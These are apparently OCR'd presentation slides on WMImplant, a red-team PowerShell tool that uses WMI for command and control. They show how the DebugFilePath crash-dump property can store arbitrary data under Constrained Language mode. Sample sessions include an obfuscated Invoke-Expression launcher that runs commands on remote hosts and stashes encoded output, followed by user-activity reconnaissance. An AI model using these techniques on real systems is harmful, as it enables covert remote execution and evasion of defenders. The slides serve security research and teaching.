- Original WMImplant used the registry
  - Easily modifiable
- But… a lot of tools can detect this
- It's also easily parsable



Data Storage

- Matt Dunwoody brought up APT 29
  - Leveraged custom WMI classes and properties
- Matt Graeber already wrote code to do this!





Figure 8:
Sample WMI class creation PowerShell code

```
$StaticClass=New-ObjectManagement.ManagementClass(‘root\
cimv2’,$null,$null)
$StaticClass.Name =’Win32_EvilClass’
$StaticClass.Put()
$StaticClass.Properties.Add(‘EvilProperty’,”This is not the malware
you’re looking for”)
$StaticClass.Put()
```

Data Storage

- This introduced another problem…



```
PS C:\Users\flynn\Desktop> $StaticClass = New-Object Management.ManagementClass('root\cimv2', $null, $null)
PS C:\Users\flynn\Desktop> $StaticClass.Name = 'Win32_EvilClass'
PS C:\Users\flynn\Desktop> $StaticClass.Put()


Path            : \\.\root\cimv2:Win32_EvilClass
RelativePath    : Win32_EvilClass
Server          : .
NamespacePath   : root\cimv2
ClassName       : Win32_EvilClass
IsClass         : True
IsInstance      : False
IsSingleton     : False



PS C:\Users\flynn\Desktop> $StaticClass.Properties.Add('EvilProperty', 'This is not the malware you are looking for')
Cannot invoke method. Method invocation is supported only on core types in this language mode.
At line:1 char:1
+ $StaticClass.Properties.Add('EvilProperty', 'This is not the malware  ...
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : InvalidOperation: (:) [], RuntimeException
    + FullyQualifiedErrorId : MethodInvocationNotSupportedInConstrainedLanguage
```

Data Storage

- Strange problem
  - Custom class creation is allowed
  - Property creation is not
  - Not what I expected
- WMI for C2 is likely not an option…
- Unless…

Data Storage


- Sticking with the “repurposing” theme..
- What if I can leverage an existing WMI property?
- A couple requirements
  - String datatype
  - No length limitations
  - Modifiable in Constrained Language mode
  - Won’t blue screen the box

Data Storage

- Modified an existing script to do just that
  - https://gist.github.com/ChrisTruncer/f3fe3f04b9fdd1310507363f8bdad8be
- Limited results
- Fixed data length issues
- “Generic Failure” messages

Data Storage


- And then there was one
  - Win32_OSRecoveryConfiguration
- Class used for Windows Crash Dumps
  - Location of dump
  - Type of information collected



```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> Get-WMIObject -Class Win32_OSRecoveryConfiguration

DebugFilePath          Name                                                                     SettingID
-------------          ----                                                                     ---------
%SystemRoot%\MEMORY.DMP Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2


PS C:\Users\flynn\Desktop> _
```

Data Storage

- DebugFilePath property
  - The location Windows stores a crash dump
  - String
  - Writable




```
PS C:\Users\flynn\Desktop>
PS C:\Users\flynn\Desktop> Get-WMIObject -Class Win32_OSRecoveryConfiguration

DebugFilePath         Name                                                                  SettingID
-------------         ----                                                                  ---------
%SystemRoot%\MEMORY.DMP Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2


PS C:\Users\flynn\Desktop> _
```

Data Storage

- Does not look usable
- It’s a file path
- Likely limited in length
- Path may be validated


- That’s what it looks like…



```
PS C:\Users\flynn\Desktop> $host.runspace.languagemode
ConstrainedLanguage
PS C:\Users\flynn\Desktop> $a = Get-WMIObject -Class Win32_OSRecoveryConfiguration
PS C:\Users\flynn\Desktop> $a.DebugFilePath = 'All your base are belong to us'
PS C:\Users\flynn\Desktop> $a.Put()


Path          : \\localhost\root\cimv2:Win32_OSRecoveryConfiguration.Name="Microsoft Windows 10
                Enterprise|C:\\WINDOWS|\\Device\\Harddisk0\\Partition2"
RelativePath  : Win32_OSRecoveryConfiguration.Name="Microsoft Windows 10
                Enterprise|C:\\WINDOWS|\\Device\\Harddisk0\\Partition2"
Server        : localhost
NamespacePath : root\cimv2
ClassName     : Win32_OSRecoveryConfiguration
IsClass       : False
IsInstance    : True
IsSingleton   : False



PS C:\Users\flynn\Desktop> $b = Get-WMIObject -Class Win32_OSRecoveryConfiguration
PS C:\Users\flynn\Desktop> $b

DebugFilePath                 lame                                                                SettingID
-------------                 ---                                                                 ---------
All your base are belong to us licrosoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2
```

Data Storage

- Excellent!
- Validates that we can write arbitrary strings to the DebugFilePath property
- This supports the encoder
- What about length?



```
PS C:\Users\flynn\Desktop> $b = Get-WMIObject -Class Win32_OSRecoveryConfiguration
PS C:\Users\flynn\Desktop> $b

DebugFilePath               Name                                                                    SettingID
-------------               ----                                                                    ---------
All your base are belong to us Microsoft Windows 10 Enterprise|C:\WINDOWS|\Device\Harddisk0\Partition2


PS C:\Users\flynn\Desktop> $b.DebugFilePath = 'All your base are belong to us' * 999999
PS C:\Users\flynn\Desktop> $b.Put()


Path          : \\localhost\root\cimv2:Win32_OSRecoveryConfiguration.Name="Microsoft Windows 10
                Enterprise|C:\\WINDOWS|\\Device\\Harddisk0\\Partition2"
RelativePath  : Win32_OSRecoveryConfiguration.Name="Microsoft Windows 10
                Enterprise|C:\\WINDOWS|\\Device\\Harddisk0\\Partition2"
Server        : localhost
NamespacePath : root\cimv2
ClassName     : Win32_OSRecoveryConfiguration
IsClass       : False
IsInstance    : True
IsSingleton   : False



PS C:\Users\flynn\Desktop> $b.DebugFilePath | Out-File C:\Users\flynn\Desktop\sizetest.txt
```

sizetest Properties

General | Security | Details | Previous Versio

sizetest

Type of file: Text Document (.txt)
Opens with: Notepad
Location: C:\Users Desktop
Size: 57.2 MB (59,999,946 bytes)
Size on disk: 57.2 MB (60,002,304 bytes)
Created: Today, December 8, 2016, 9

Data Storage

- This is everything that I need
- Writable string property
- Writable in Constrained Language mode
- Not fixed in length (over 256+ megabytes)
- Doesn’t blue screen the box :)

C2 Comms Outlined


- Retrieve the remote machine’s DebugFilePath property value
- Use WMI to execute a command on the remote machine
- Encode the results of the command and store in the DebugFilePath Property

C2 Comms Outlined - Cont.

- Query the remote system to retrieve the modified DebugFilePath property
- Decode the value and display the results to the console
- Set the DebugFilePath property back to its original value

C2 Comms Outlined

- Most of WMImplant's commands will **not** require data storage
- WMImplant will parse the output to obtain the required results
- In the event data storage is required…
  - Goto –2 slides



```
Command >: command_exec
What system are you targeting? >: 172.16.60.177
Please provide the command you'd like to run >: ipconfig /all


Here's what just happened:
Random env var NAME :: ClzJ7
Env var VALUE       :: $output = (ipconfig /all | Out-String).Trim(); $EncodedText = [Int[]][Char[]]$output -Join ','; $
a = Get-WmiObject -Class Win32_OSRecoveryConfiguration; $a.DebugFilePath = $EncodedText; $a.Put()
PS cmdline launcher :: powershell Inv`oke-Ex`pression $env:ClzJ7
```

WMImplant


Post-Exploitation

Start with the basics

- What do we care about?
  - The users currently on a box!
- How is this done?
  - PowerView
  - Beacon/Meterpreter – Compromise the box
- Another option
  - active_users

Active_Users

- Does not use WMI storage
- Pulls a list of all running processes on targeted system
- Sorts and uniques process owners



```
Command >: active_users
What system are you targeting? >: 172.16.60.183
THEGRID\flynn
Window Manager\DWM-1
```


What’s next?

- Do you care if the user is currently active on your target?
  - Might not matter
- What if you want interactive use of the system?
- Can you easily determine if the user is active?
- WMImplant can try
  - vacant_system

Vacant_System

- Pulls active processes searching for:
  - Logonui.exe – logon prompt
  - *.scr – screen saver
- If not found, likely user is active on the system
- One more check…
  - Win32_operatingsystem
- Pull "username" property from object output
  - Currently logged in user to the console
  - If present, user is active

